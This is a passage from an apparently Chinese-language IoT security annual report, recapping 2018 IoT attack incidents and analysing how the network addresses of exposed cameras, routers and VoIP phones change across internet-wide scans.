本章回顾了 2018 年 7 个物联网安全事件，其中前 3 个和 DDoS 攻击的事件相关，DDoSaaS 事件的出现，表明感染物联网设备、构建僵尸网络、直接发动 DDoS 可能已经不是最重要的目的，攻击者还会借助买卖 DDoS 服务牟利。由于物联网设备普遍存在脆弱点，今后暗网等灰色地带会经常出现基于物联网僵尸网络的网络攻击服务的交易。不论是谁，可能仅需 20 美元即可完成一次高达 300Gbps 的 DDoS 攻击，物联网相关的攻击的频次和强度无疑会增加，物联网设备的安全治理应引起足够重视。

中间两个事件分别与国家和大型企业的安全相关，不仅仅包括物联网设备自身被攻击，还出现了计算机网络的攻击也会破坏物联网 / 工业互联网的运行安全这样新型安全问题，如台积电的设备被感染后停工了三天，影响了部分芯片的供应。甚至有些攻击夹带着国家行为，如乌克兰成功拦截了 VPNFilter 针对化工厂的攻击行为。

后两个事件中，一个事件是路由器的网络边界被突破导致的更多内网设备被暴露出来。可以想象，如果攻击者先将路由器等物联网设备开启 UPnP 服务，然后新建 SSH 服务、FTP 服务、Telnet 服务的端口映射，攻陷内网的主机，那么，攻击者控制的僵尸主机会大量增加，再结合放大攻击等攻击技巧，可将 DDoS 攻击的峰值上升一个数量级。另一个事件是路由器被攻击者利用，诱使内网设备挖矿，可见一些攻击者在某些品牌的路由器的认知程度上已经达到专家级别，想要理清攻击者的攻击原理需要花费一定精力，这无疑将增大物联网安全防护难度。

总之，感染物联网设备、买卖攻击服务、肆意发动攻击，其中甚至有国家行为的影子，这些事件表明针对物联网设备或由物联网设备发动的攻击对各国的关键信息基础设施安全构成了严重的威胁，物联网安全形势依然严峻。

2


物联网资产暴露与变化情况分析

绿盟科技的《2017 物联网安全年报》中，公开了物联网资产在互联网上的暴露情况，在过去的一年里，我们又进一步对物联网资产的暴露情况进行跟踪，本章将着重介绍一些我们的新发现。首先，给出了 2018 年累计暴露的物联网资产的数量，通过对国内路由器、摄像头和 VoIP 电话的资产变化数量对比分析，发现有相当一部分数量物联网设备是处于频繁变化的状态中，接着对资产的网段变化情况以及对部分抽样网段实际扫描对比分析，初步验证了资产动态拨号入网的方式会导致资产网络地址变化的猜想，对部分变化资产的 ASN（Autonomous System Number）分布情况进行统计，描绘了变化的物联网的特征，最后又简述了物联网资产变化现象可能产生的影响。

2.1 暴露物联网资产概况

首先，我们通过对资产的统计，整理出了 2018 年全球和国内的物联网资产暴露情况，如图 2.1 所示。全球暴露在互联网上的物联网资产累计数量大约为 5100 万 [1]，中国暴露物联网资产累计数量为 1000 万左右，占全球的 20%，其中国内路由器和摄像头设备暴露累计数量最多，各有 400 多万。

图 2.1 全球和国内物联网相关设备暴露情况



1 观察周期为半年左右（2018 年 5 月 1 日到 2018 年 11 月 12 日）。

从图 2.1 资产暴露的总体情况可知，国内的路由器、摄像头、VoIP 电话的暴露数量为前三，所以后续小节主要针对这三种物联网资产进行统计分析。对 NTI [1] 在 2018 年 7、8、9 三个月的扫描结果统计发现，554、80、5060、22、21 等 10 个端口的资产数量占总量的 94.1%，具体数据如图 2.2 和图 2.3 所示。国内开放 554 端口的资产数量最多，达 423 万，占总资产的 46.3%；其次是 80 端口，数量为 142 万，占总资产的 15.6%；开放 5060 端口的资产数量为 100 万，占总量的 11.6%。

图 2.2 国内物联网资产的开放十大端口分布情况





图 2.3 国内物联网资产的开放端口占比情况




1 绿盟威胁情报中心 https://nti.nsfocus.com

观点 1： 互联网上暴露的物联网资产，只有 30% 的资产使用互联网常用的服务（HTTP，FTP 等），而多达 70% 的资产使用物联网相关的服务（UPnP、RTSP 等）。所以想要更准确地掌握物联网资产暴露情况，就需要提高对物联网设备协议的关注度。

结合国内暴露的资产前十端口数据和对应的协议分布情况，发现开放 RTSP、SIP 和 UPnP 等服务的物联网资产数量大约有 500 多万，占国内暴露总量的 70% 之多，而使用 HTTP、SSH、Telnet 等常用的服务仅占总量的 30% 左右。过去，我们主要关注互联网上的常用服务协议扫描发现的资产，但如要更准确地掌握互联网上的物联网资产暴露情况，就需要提升对物联网设备协议的关注度，并且加大扫描力度、增加协议解析。

图 2.4 物联网联资产的协议占比情况



需要说明的是图 2.1 的数字是 2018 年半年左右累计的互联网上暴露的物联网资产数量，但这些数字不能体现真实的暴露资产规模，也无助于了定位真实的物联网攻击源。原因是我们对比每轮扫描后，发现有相当一部分数量物联网设备处于不存活或网络地址频繁变化的状态中，所以更合理的统计口径应是在一个给定小范围时间内存活物联网资产数量，该数字更能体现相对真实的物联网设备暴露情况，也可提高类似如攻击源等物联网威胁分析的精准度。本章以下小节，如无特殊说明，均以该统计口径为准。


2.2 暴露物联网资产的变化情况分析

本节将根据不同端口及扫描时长 [1] 的扫描数据，对各类型的物联网资产的变化情况进行统计分析。因资产扫描过程是先依照端口及协议创建的扫描任务，再根据扫描探测后返回的结果来识别资产的具体类型，具体的统计方法和资产扫描的相关描述如图 2.5 所示：先抽取若干个物联网资产数量较为稳定的

1 扫描国内所有网段的某个端口所用时间

扫描轮次，并选取最早的扫描轮次为基准数据，统计不同的时间间隔下，资产的变化情况，主要对两个轮次的网络地址和端口所对应的设备类型的没有变化资产数量、消失资产数量和新增资产数量进行统计，再通过多轮对比的统计结果描述每一种设备类型的变化情况。

图 2.5 资产扫描及变化对比方法示意图




2.2.1 摄像头

我们发现很多摄像头会开放 554 端口，使用 RTSP 协议做视频流的实时传输，所以主要分析开放 554 端口的摄像头设备的变化情况。先抽取 554 端口 2018 年 7 月到 9 月内 6 个扫描轮次的摄像头资产进行对比，以 7 月 20 日 [1] 这一轮的摄像头资产暴露数量为基准数据，随着间隔时间的增长，资产变化情况如图 2.6 所示。绿色部分为没有变化的资产数量，橙色部分为相比于基准数据消失的资产数量，黄色部分是增加的资产数量。根据几轮的对比数据来看，扫描时长在 7 天的情况下，国内的 544 端口摄像头设备总量实际大概在 44 万左右，而大约存在 40% 的物联网资产的网络地址会发生变化，每轮对比中新增和消失的资产持平，总体来说变化量相对稳定，并且变化的资产并没有随着时间间隔的增长而大幅度增加。


1 日期表示，以当日开始扫描，直到国内的网络地址一轮扫描完成的所有资产数据

图 2.6 554 端口摄像头资产变化情况（扫描时长 7 天）



从 554 端口的资产变化情况来看，有相当一部分的摄像头资产的网络地址发生了变化，这个变化的数量可能与扫描时长有关。所以我们接下来将 554 端口的扫描时长从 7 天缩短为 3 天，对 11 月份 554 端口的资产变化对比结果进行统计如图 2.7 所示，时隔三个月 554 端口的摄像头资产总量从 44 万增加到 48 万，从图中 4 轮扫描结果对比可知，扫描时长缩短后资产的网络地址变化量从 40% 减少到 30%，可见缩短扫描时长，可以降低资产的变化数量。但从实现角度考虑，这个扫描时长受扫描机器性能和带宽的限制，广谱资产扫描开销较大，故不能无限缩小，所以下面章节中会采用抽样的方式去验证更短的扫描时长下对资产变化的影响。


图 2.7 554 端口的摄像头资产变化情况（扫描时长 3 天）



2.2.2 路由器

因国内暴露的路由器分布在 80 端口数量较多，所以接下来针对该端口路由器的变化数量进行分析。抽取国内 6 个轮次的扫描数据，以 2018 年 7 月 5 日这轮数据为基准数据，对比后发现，开放 80 端口的路由器数量大约 5 万左右，每轮结果中，不变的资产数量均值大约是 1.5 万，占总资产的 30% 左右，也就是说每轮会有约 60% 资产的网络地址发生过变化。


图 2.8 80 端口的路由器资产变化情况（扫描时长 3 天）



2.2.3 VoIP 电话

多数 VoIP 电话会在 5060 端口开放服务，并使用 SIP 协议创建、修改和释放一个或多个参与者的网络会话，所以本节主要分析开放 5060 端口的 VoIP 电话的变化情况。以 2018 年 8 月 11 日作为基准数据，对 5 个轮次的资产变化进行统计，如图 2.9 所示：开放 5060 端口的 VoIP 电话数量大约有 18 万左右，变化量比较大，每轮有 80% 以上的资产的网络地址会发生变化。

图 2.9 5060 端口 VoIP 电话资产变化情况（扫描时长 7 天）



观察 1： 国内的物联网资产，VoIP 电话的网地址变更最频繁，发生过变化的资产占总资产的 80%，其次是路由器和摄像头，变化资产分别占 60% 和 40%，但 90% 的物联网资产的网段分布情况是保持不变的。

从摄像头、路由器和 VoIP 电话的资产变化对比情况来看，VoIP 电话的资产变化数量占比最多，摄像头资产变化相对较少，我们推测资产变化量可能和设备类型有关。从功能角度考虑可能因为摄像头需要提供视频流的访问服务，所以网络服务较为稳定，网络地址相对变化不大；而 VoIP 电话的可能根据其实际的服务情况会通断会话，导致的网络地址变化较快。以上均为我们的猜测，如果想知道具体的原因，还需要对变化频繁的暴露设备和服务进行具体分析。

2.3 物联网资产地址变化的原因分析

观点 3： 国内至少有 40% 暴露的物联网资产的网络地址处于频繁变化的状态，大部分变化的资产采用拨号的方式入网。无论是描绘暴露物联网资产，还是对威胁的跟踪，考虑资产的变化情况都有着重要的意义。另外，IPv6 普及后，资产变化的现象会大大减少，但物联网资产的暴露数量可能也会剧增。

通过上节对互联网上暴露的摄像头、路由器和 VoIP 电话资产的网络地址变化进行初步分析，可见即便服务较为稳定的摄像头，变化数量也占其资产总量的 40% 左右。本节将根据实际扫描数据来分析可能引起暴露资产变化的原因。

2.3.1 变化资产使用拨号方式入网

首先，我们推测资产变化如此频繁可能与设备入网方式有关，如果物联网设备采用 ADSL 拨号上网的方式，当设备每次断电或重启时，需要重新拨号上网，此时设备的网络地址发生变化有两种可能：第一种，运营商的 BRAS 设备的 DHCP 服务分配给该设备的租期已满，需要重新分配一个网络地址；第二种，运营商的 BRAS 设备的 NAT 会话超时，需要重新为该设备分配一个外网地址。由于 NAT 的会话超时时间远小于 DHCP 租期，所以大部分情况下设备地址变化是第二种情况。

这个变动范围根据运营商的实际分配网段的情况而定，那么基于这个猜想，接下来分析历史的扫描轮次中的物联网设备网络地址在同一网段中的数量情况。

在这里需要定义几个术语。**网段映射：**即将设备的网络地址（IP 地址）取前若干位获得其所属的网络地址。如果我们将设备的网络地址取前 24 位，则称为 **C 段映射**，如取前 16 位，则称为 **B 段映射**，以下不再赘述。

观察 2： 大量物联网资产的网络地址可映射到同一个网段，且该网段部分为 ADSL 段。对于两个月累计的摄像头、路由器和 VoIP 电话的网络地址集合 {n}，做网段映射得到集合 {N}，过滤出网段映射 N 中物联网设备网络地址 m 并统计大于 20 的网络地址，其总数占 N 总网络地址数 |n| 的 41% 左右。即 |{m|m>20}|/|n|=41%。

对国内 2018 年 8 月 1 日至 9 月 27 日将近两个月内出现过的路由器、摄像头和 VoIP 电话的网络地址进行统计后，结果如表 2.1 所示 [1]，发现确实存在多个设备地址在同一个网段的现象。两个月内路由器、摄像头和 VoIP 电话暴露的网络地址总量为 9,697,872 个，其中网络地址数量在 20 至 50 个之间的网段共有 66,273 个，50 至 100 个之间的网段共有 21,660 个，大于 100 个的网段共有 3,597 个。

表 2.1 物联网资产同一网段的 IP 数量分布


类型	同一 C 段的网络地址数量			总数
	(20,50]	(50,100]	100 以上	
网段数	66,273	21,660	3,597	1,242,747
网络地址数	2,025,966	1,465,491	453,381	9,697,872

可见，多个物联网设备网络地址映射到 C 段网络的数量不少，具体的占比情况如图 2.10 所示，同

1 考虑可能存在多种类型设备的网络地址在同一网段中情况，我们曾发现过前一个扫描轮次被标记为摄像头的网络地址在下一轮次被标记为路由器。为了避免各类型之间的数据混淆，所以将三种设备的网络地址放到一起，统计同网段暴露设备数量情况。

一网段中网络地址数大于 20 的网络地址数占网络地址总数的 41%，从这个数量来看，多物联网设备地址在同一网段出现的情况是普遍的现象。

图 2.10 物联网设备网络地址在同一网段数量占比情况



出现这种现象，主要有两种猜测：第一，确实有大量物联网设备同处于一网段；第二，也可能是因为多轮次的扫描数据中，物联网资产的网络地址会在一定的网段范围内频繁变化。第一种猜想确实有可能，但数量偏高，所以接下来会主要分析第二种猜想的可能性。

2.3.1.2 资产映射网段变化情况

a) 资产 C 段映射变化统计

前述相当一部分的物联网资产的网络地址可被映射到同一网段，那么接下来就看一下各类型资产的网段映射变化。统计各个类型的物联网资产网络地址的映射网段情况，同样按照上文如图 2.11 、图 2.12 和图 2.13 所示。国内 554 端口的摄像头变化网段的数量为 35% 左右；80 端口路由器网段的变化的数量约占 30% 左右；而 5060 端口的 VoIP 电话变化的网段则仅有 25% 左右。从网段的变化情况来看，摄像头的网段变化和网络地址变化比例接近，路由器的网段变化要比网络地址变化稳定的多，变化量从 70% 降到 30% ，而 VoIP 电话则更加稳定，变化量从 80% 降到 25%。

图 2.11 554 端口的摄像头资产 C 段映射变化（扫描时长 7 天）




图 2.12 80 端口的路由器资产 C 段映射变化（扫描时长 3 天）





图 2.13 5060 端口的 VoIP 资产 C 段映射变化（扫描时长 7 天）



从物联网资产 C 段映射与网络地址的变化对比来看，物联网设备的网段映射变化要比网络地址变化稳定的多。原因是路由器和 VoIP 电话物联网设备采用拨号等动态方式入网，其分配到的网络地址会经常变更，所以每个扫描轮次的物联网设备的单个网络地址变化较大，而由于运营商的网络地址分配通常会在一个网络地址区间，所以在不同扫描轮次的时间节点设备分配到的多个网络地址会被映射到同一个网段（即文中 C 端映射或 B 段映射），所以网络地址对应的网段映射变化却不大。

b) 资产 B 段映射变化统计

我们接下来再增大网段映射的范围，统计一下 B 段映射的变化情况。如图 2.14 、图 2.15 和图 2.16 所示，三种类型的设备资产所在 B 网段都几乎没发生变化。按照之前的推测，如果一个物联网设备的网络地址发生变化，其范围也不会超过运营商 DHCP 服务的地址空间。由于我国的网络地址较少，所以一个 DHCP 服务的地址空间几乎不会超过一个 /16 的 CIDR 网络。所以，下图也验证了前述物联网资产的网络地址是在运营商所分配的网络地址空间范围内变化的推测。

图 2.14 54 端口的摄像头资产 B 段映射地址变化情况（扫描时长 7 天）




图 2.15 80 端口的路由器资产 B 段映射地址变化情况（扫描时长 3 天）





图 2.16 5060 端口 VoIP 资产 B 段映射地址的变化情况（扫描时长 7 天）

